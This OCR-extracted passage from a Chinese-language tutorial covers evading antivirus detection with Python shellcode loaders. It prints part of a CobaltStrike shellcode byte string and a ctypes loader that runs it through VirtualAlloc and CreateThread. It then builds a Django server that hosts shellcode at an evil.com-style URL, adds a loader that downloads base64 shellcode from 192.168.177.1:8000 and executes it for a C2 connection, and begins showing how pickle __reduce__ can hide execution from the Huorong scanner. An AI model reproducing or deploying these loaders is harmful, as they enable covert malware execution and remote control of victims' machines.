
```
0a\xdd\x9f\x00\x41\xbe\xf0\xb5\xa2\x56\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40
\x00\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53\x48\x89\xe7\x48\x89\xf1\x48\x89\xda\x41\xb8\x00\x20\x0
0\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x
75\xd7\x58\x58\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xfd\xff\xff\x31\x39\x32\x2e\x31\x36\x38\x2e\x31\x37\x37
\x2e\x31\x32\x39\x00\x29\x2e\x55\xed";


shellcode = bytearray(shellcode)
# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
# 申请内存
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctyp
es.c_int(0x40))

# 放入shellcode
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
# 创建一个线程从shellcode防止位置首地址开始执行
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
)
# 等待上面创建的线程运行完
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))
```

之后我们直接运行这个 `Python` 脚本即可加载我们利用 `CobaltStrike` 生成的 `Shellcode` ， 实现上线功能并可以正常执行命令。




利用加载器实现 Shellcode 分离


上文我们说过了，我们想绕过杀软的检测，我们可以利用分离 `Shellcode` 和加载程序的方法，这种方法就是加载器的方法。整体流程是将我们的 `Shellcode` 与程序进行分离，而上传到目标的可执行程序仅作为一个类似于下载器的程序使用，例如我们可以搭建一个 `Http Server` ，之后构造我们的 `Shellcode` 页面，再由本地加载器访问页面地址，获取页面的 `Shellcode` 内容，之后加载并执行，流程类似于下图。



HttpServer

首先我们需要构造我们的 `HttpServer` ，我们这里利用 `Django` 实现这一过程。我们整体大致流程就是我们通过一个前端页面将我们 `CobaltStrike` 生成的 `Shellcode` 保存到数据库中， `Django` 后端利用 `UUID` 生成一个基于时间戳的随机字符串，并且保存到 `hash_md5` 字段中，之后我们再构造一个 `Shellcode` 读取的页面，该页面根据 `URL` 中的 `hash_md5` 去查询数据库中对应的 `Shellcode` 并且展示到该页面上，例如我们再数据库中有如下数据。





我们访问如下链接即可查看我们保存的 `Shellcode`

http://evil.com/shellcode/9adef1ca-151b-11eb-b767-5c80b6fea32f

Models

首先我们定义如下数据模型。

```
class Shellcode(models.Model):
    id = models.AutoField(primary_key=True)
    hash_md5 = models.CharField(max_length = 200)
    shellcode = models.TextField()
    pub_date = models.DateTimeField(default=timezone.now)
    class Meta:
        ordering = ('-pub_date',)
    def __str__(self):
        return self.shellcode
```

字段含义如下：

字段名称	备注
id	自增主键 ID
hash_md5	利用 UUID 生成的随机字符串，方便后续进行 URL 生成

字段名称	备注
pub_date	生成时间


Views

```
def showshellcode(request, hash_md5):
    shellcode = Shellcode.objects.get(hash_md5 = hash_md5)
    try:
        if shellcode != None:
            return render(request, 'shellcode.html', locals())
    except:
        return redirect('/')
```

Urls

```
from django.contrib import admin
from django.urls import path
from auto_antiav_app.views import homepage,showshellcode

urlpatterns = [
    path('admin/', admin.site.urls),
    path('', homepage),
    path('shellcode/<str:hash_md5>', showshellcode),
]
```

这样我们就可以通过控制 `URL` 中的 `shellcode/` 后面的部分，也就是 `shellcode` 来调用不同的 `Shellcode` 了，而且由于我们 `Shellcode` 是由自己放置在我们的 `HttpServer` 上，我们也可以进行进一步处理。比如对 `Shellcode` 进行混淆编码加密，再有本地可执行程序进行解密执行，这里我们以 `Base64` 编码处理为例，处理过后 `Shellcode` 页面如下。



当然我们也可以将我们的 `Shellcode` 隐藏在图片等载体中。


下载 Shellcode 并加载执行

当我们构建好 `HttpServer` 后，我们就可以通过 `Python` 中的 `urllib.request` 访问我们的 `HttpServer` 对 `Shellcode` 进行获取，由于我们上文对 `Shellcode` 进行了 `base64` 编码处理，所以我们本地获取到后 `Shellcode` 后在进行解码即可。

```
import ctypes,urllib.request,base64,codecs,pickle


shellcode = urllib.request.urlopen('http://192.168.177.1:8000/shellcode/96f431cc-1b8c-11eb-8a21-5c80b6fea32f').read
```


```
shellcode = urllib.request.urlopen("http://192.168.177.1:8000/shellcode/96f451cc-1b8c-11eb-8a21-5c80b6fea321").read
()
shellcode = base64.b64decode(shellcode)
shellcode =codecs.escape_decode(shellcode)[0]

shellcode = bytearray(shellcode)

# 设置VirtualAlloc返回类型为ctypes.c_uint64
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
# 申请内存
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctyp
es.c_int(0x40))
# 放入shellcode
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
)
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))
```

这样我们的可执行程序便与 `Shellcode` 进行了分离，直接运行 `Python` 文件可以上线并正常调用命令。



反序列化


但是这个时候如果我们通过 `pyinstaller` 将我们的程序打包成可执行程序，我们会发现火绒仍然对其进行了查杀。



这是因为我们使用的加载器本身关键语句已经被检测，因此我们需要对其进行进一步处理从而绕过静态查杀，我们绕过的方式可以通过上文说过的混淆、编码、加密等方式对代码进行处理，然后进行调用执行。但是像执行命令的 `exec` 、 `eval` 等函数特征比较明显，所以我们对它也需要进一步处理，而同其它语言一样， `Python` 也有序列化的功能，官方库

里提供了 `pickle/cPickle` 的库用于序列化和反序列化，`pickle` 可以序列化 `python` 的任何数据结构，包括一个类，一个对象。

```
import pickle

class A(object):
    a = 1
    b = 2
    def run(self):
        print(self.a,self.b)

print(pickle.dumps(A()))
```



如果之前了解过 `Python Pickle` 反序列化带来的安全问题相关内容，我们就可以知道如果这里的 `run()` 函数时自动执行的我们就可以通过反序列化过程来进行一个调用过程，与 `PHP` 中的 `__wakeup` 类似，`Python` 中也有类似的方法可以使其在被反序列化的时候执行，这里以 `__reduce__` 为例。

```
import pickle
```

```
class A(object):
    a = 1
    b = 2
    def __reduce__(self):

        return (print, (self.a+self.b,))

print(pickle.dumps(A()))
```

```
19  import pickle
20
21  class A(object):
22      a = 1
23      b = 2
24      def __reduce__(self):
25          return (print, (self.a+self.b,))
26
27  print(pickle.dumps(A()))
28
29
30
```

```
b'\x80\x03cbuiltins\nprint\nq\x00K\x03\x85q\x01Rq\x02.'
[Finished in 0.1s]
```

接下来我们就可以通过 `pickle` 的 `loads` 来反序列化并自动执行。

```
import pickle

ret = b'\x80\x03cbuiltins\nprint\nq\x00K\x03\x85q\x01Rq\x02.'
pickle.loads(ret)
```

```
19  import pickle
20
21  ret = b'\x80\x03cbuiltins\nprint\nq\x00K\x03\x85q\x01Rq\x02.'
22  pickle.loads(ret)
23
24
```

